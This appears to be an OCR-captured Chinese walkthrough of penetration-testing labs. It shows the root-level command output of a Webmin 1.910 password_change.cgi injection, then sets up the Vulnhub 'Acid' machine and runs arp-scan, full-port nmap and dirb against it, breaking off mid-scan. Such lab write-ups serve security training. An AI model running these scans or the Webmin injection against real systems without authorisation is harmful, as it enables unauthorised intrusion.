
文件(F) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(T) 帮助(H)
- Webmin 1.910 on 35d14da
https://172.22.107.127:49157/pa
view-source:https://172.22.107.127:49157/password_change.cgi


```
averages","theme_xhred_filemanager_context_deselect_all":"Deselect All","theme_xhred_filemanager_successful_deletion":"Deletion was
successful.","theme_xhred_find_in_config_files_result_found_single":"$1 result found in $2 file for $3","settings_right_title":"This page allows you to configure options for
<a href=\"https://github.com/authentic-theme/authentic-theme\" target=\"_blank\">Authentic Theme</a>. Settings will be stored upon theme
update.","theme_xhred_filemanager_context_clipboard_selection":"Copy selection to clipboard"}</script>
 <link href="/unauthenticated/css/bundle.min.css?1933999999999901" rel="stylesheet">
 <link href="/unauthenticated/css/fonts-roboto.min.css?1933999999999901" rel="stylesheet">
 <script src="/unauthenticated/js/bundle.min.js?1933999999999901"></script>
</head>
<body data-uri="/password_change.cgi" >
 <div class="container-fluid col-lg-10 col-lg-offset-1" data-dcontainer="1">
<div class="panel panel-default">
<div class="panel-heading">
<table class="header"><tr>
<td id="headln2l" class="invisible"></td>
<td data-current-module-name="" id='headln2c'><span data-main_title></span></td>
<td id="headln2r"></td></tr></table>
</div>
<div class="panel-body">
<hr>
<center><h3>Failed to change password : The current password is incorrectuid=0(root) gid=0(root) groups=0(root)
</h3></center>
<hr>
</div>
<div data-autocomplete="1" class="-shell-port-">
  <div class="-shell-port-container">
    <div data-shell-config><i aria-label="Configuration" class="fa fa-lg fa-cogs"></i></div>
    <div aria-label="Close" class="-shell-port-close"></div>
    <div data-output="true"><pre data-xconsole></pre></div>
    <div class="-shell-port-cmd">
      <span class="-shell-port-prompt"><span class="-shell-port-type">[@<span data-shell-host="35d14da59d24">35d14da59d24</span> <span class="-shell-port-pwd" data-
home="/root" data-pwd="/root">~</span>]#</span></span><input type="text" data-command="true" autocomplete="off" spellcheck="false"><span class="-shell-port-cursor">&
nbsp;</span>
    </div>
  </div>
</div>
<div class="top-aprogress"></div>
</body>
</html>
```

（3）vlunhub靶场

下载链接：

https://download.vulnhub.com/acid/Acid.rar






名称	修改日期	类型	大小
caches	2015/8/7 15:23	文件夹	
-Acid.vmx	2023/6/11 16:31	VMware 虚拟机...	3 K

类型: VMware 虚拟机配置
大小: 2.89 KB
修改日期: 2023/6/11 16:31

文件名(N): -Acid.vmx

所有支持的文件




内存	1 GB
处理器	1
硬盘 (SCSI)	20 GB
CD/DVD (SATA)	正在使用文件 C:...
网络适配器	NAT
USB 控制器	存在
声卡	自动检测
打印机	存在
显示器	自动检测

状态: 已关机
配置文件: F:\Vulnhub\Acid\-Acid\-Acid.vmx
硬件兼容性: Workstation 11.x 虚拟机
主 IP 地址: 网络信息不可用

网卡用NAT模式就可以，搭建环境后

arp-scan扫一下网段 `arp-scan -l`




```
┌──(root💀kali)-[/home/ddd]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:57:3f:32, IPv4: 192.168.75.134
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.75.1    00:50:56:c0:00:08       VMware, Inc.
192.168.75.2    00:50:56:f8:f9:be       VMware, Inc.
192.168.75.131  00:0c:29:c0:15:0a       VMware, Inc.
192.168.75.254  00:50:56:fa:fd:3c       VMware, Inc.
```

ipconfig看出我本机（kali）的ip为192.168.75.134，梳理一下网络环境

```
攻击机ip：192.168.75.134
靶机ip：192.168.131
```


nmap扫一下端口 `nmap -sS -A 192.168.75.131 -p 1-65535 -v`

可以看到33447端口开放，访问一下



```
Initiating OS detection (try #1) against 192.168.75.131
NSE: Script scanning 192.168.75.131.
Initiating NSE at 21:37
Completed NSE at 21:37, 0.20s elapsed
Initiating NSE at 21:37
Completed NSE at 21:37, 0.01s elapsed
Initiating NSE at 21:37
Completed NSE at 21:37, 0.00s elapsed
Nmap scan report for 192.168.75.131
Host is up (0.00079s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
33447/tcp open  http    Apache httpd 2.4.10 ((Ubuntu))
|_http-title: /Challenge
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.10 (Ubuntu)
MAC Address: 00:0C:29:C0:15:0A (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 199.637 days (since Tue Nov 22 06:20:04 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT     ADDRESS
1   0.79 ms 192.168.75.131
```


提示了一些东西，title提示 `/Challenge` ，那访问 `192.168.75.131:33447/Challenge`




Welcome to the world of Acid.

Fairy tails uses secret keys to open the magical doors.

登录框，先扫一下目录吧




dirb扫一下，指定字典为big.txt



```
┌──(root💀kali)-[/home/ddd/web]
└─# dirb http://192.168.75.131:33447/Challenge/ /usr/share/wordlists/dirb/big.txt -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jun 11 15:21:19 2023
URL_BASE: http://192.168.75.131:33447/Challenge/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 20458

